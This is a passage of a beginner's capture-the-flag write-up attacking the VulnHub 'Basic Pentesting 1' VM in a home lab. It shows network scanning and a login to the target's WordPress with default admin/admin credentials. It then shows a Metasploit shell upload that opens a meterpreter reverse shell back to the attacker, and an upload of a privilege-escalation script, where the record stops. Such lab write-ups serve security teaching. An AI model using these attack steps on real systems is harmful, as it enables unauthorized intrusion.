Basic Pentesting CTF 001

By Tanishka Kohli


This is my first CTF (Boot2Root) and will try to document it the best way possible.

About the Pentesting environment
I have 2 virtual machines 1. Kali linux 2. Ubuntu

About Ubuntu ova-
This ova image is available on vulnhub - https://www.vulnhub.com/entry/basic-pentesting-1,216/#download
This VM is specifically intended for newcomers to penetration testing. If you're a beginner, you should hopefully find the difficulty of the VM to be just right.


Note – As this is my first CTF I will be using some help. And later reduce the number of helps.

After booting the ubuntu server we see its lock screen and don't have any password, so let's get our hand dirty.




Let’s get Started by creating a folder and changing the directory in the terminal.

Check the IP address of kali-




```
root@kali:~/Desktop/CTF 001# ifconfig | grep inet
        inet 192.168.10.129  netmask 255.255.255.0  broadcast 192.168.10.25
5
        inet6 fe80::20c:29ff:fe1a:130  prefixlen 64  scopeid 0×20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
root@kali:~/Desktop/CTF 001# 
```

And then do a netdiscover




```
root@kali:~/Desktop/CTF 001# netdiscover -r 192.168.10.129/24
```




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
 _____________________________________________________________________________
___
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 _____________________________________________________________________________
---
 192.168.10.1    00:50:56:c0:00:01      3     180  VMware, Inc.
 192.168.10.128  00:0c:29:a1:fd:58      3     180  VMware, Inc.
 192.168.10.254  00:50:56:f1:a3:f1      1      60  VMware, Inc.
```

We got 1 different IP address let’s check it out, let’s do a NMAP scan



```
root@kali:~# nmap -sS -AT4 192.168.10.128
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-20 10:45 EST
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.83% done; ETC: 10:46 (0:00:01 remaining)
Nmap scan report for 192.168.10.128
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A1:FD:58 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

Note - Remember this is our network and we can do any scan, but when testing in a public network do get all permissions.
We can see that OS is Linux and services running on it



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

port 21/tcp - FTP - (ProFTPD 1.3.3c)

port 22/tcp - SSH - (OpenSSH 7.2p2 Ubuntu)


port 80/tcp - HTTP - (Apache httpd 2.4.18)

We have enumerated and got a number of is useful data one catchy thing is apache is running that means a website or any web service must be running on that IP address.

Method 1 (the long way in)

Note – Our IP address – 192.168.184.130, Ubuntu IP address – 192.168.184.131

Open browser and go to 192.168.184.131




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Alright this works but we need to find other directories associated with this website.

Using Dirb we see




```
root@kali:~# dirb http://192.168.184.131/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 21 05:42:13 2020
URL_BASE: http://192.168.184.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```



```
---- Scanning URL: http://192.168.184.131/ ----
+ http://192.168.184.131/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.184.131/secret/
+ http://192.168.184.131/server-status (CODE:403|SIZE:303)
```

Visit - http://192.168.184.131/secret/



MY SECRET BLOG


Just another WordPress site

POSTS


NOVEMBER 16, 2017

Hello world!

A WordPress website vulnerable to a lot of things, let's try logging in using username – admin, password – admin (as most people use default username & password) go to 192.168.184.131/secret/wp-login.php or find login button in above page.



vtcsec/secret/wp-login.php



Username or Email Address


admin

Password

●●●●●

This connection is not secure. Logins entered here could be compromised. Learn More

Boom. It worked. We are now logged in dashboard of WordPress.



WordPress 5.6 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

or, change your theme completely


Write your first blog post
Add an About page
View your site

Manage widgets or menus
Turn comments on or off
Learn more about getting started


1 Post
1 Page
1 Comment

WordPress 4.9.16 running Twenty Seventeen theme.

Now let's star our exploitation based on the above enumeration. (see image below)



```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.184.131  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /secret/         yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.184.130  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.184.130:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/xORvwMFMGG/gkFsDnhBPU.php...
[*] Meterpreter session 1 opened (192.168.184.130:4444 → 192.168.184.131:42672) at 2020-12-23 05:20:33 -0500
[+] Deleted gkFsDnhBPU.php
[+] Deleted xORvwMFMGG.php
[+] Deleted ../xORvwMFMGG

meterpreter > getuid
Server username: www-data (33)
```

A meterpreter session is established but we need to escalate the privileges, so let's do that


To check for any potential misconfigurations that could lead to privilege escalation, a good script to use is the *unix-privesc-check* script from pentestmonkey.

This can be uploadeded from the meterpreter session by running the following command:




```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/unix-privesc-check
[*] uploading  : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
[*] Uploaded -1.00 B of 35.94 KiB (-0.0%): /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
[*] uploaded   : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
```

Now open shell, goto tmp and give permission to unix-privesc-check

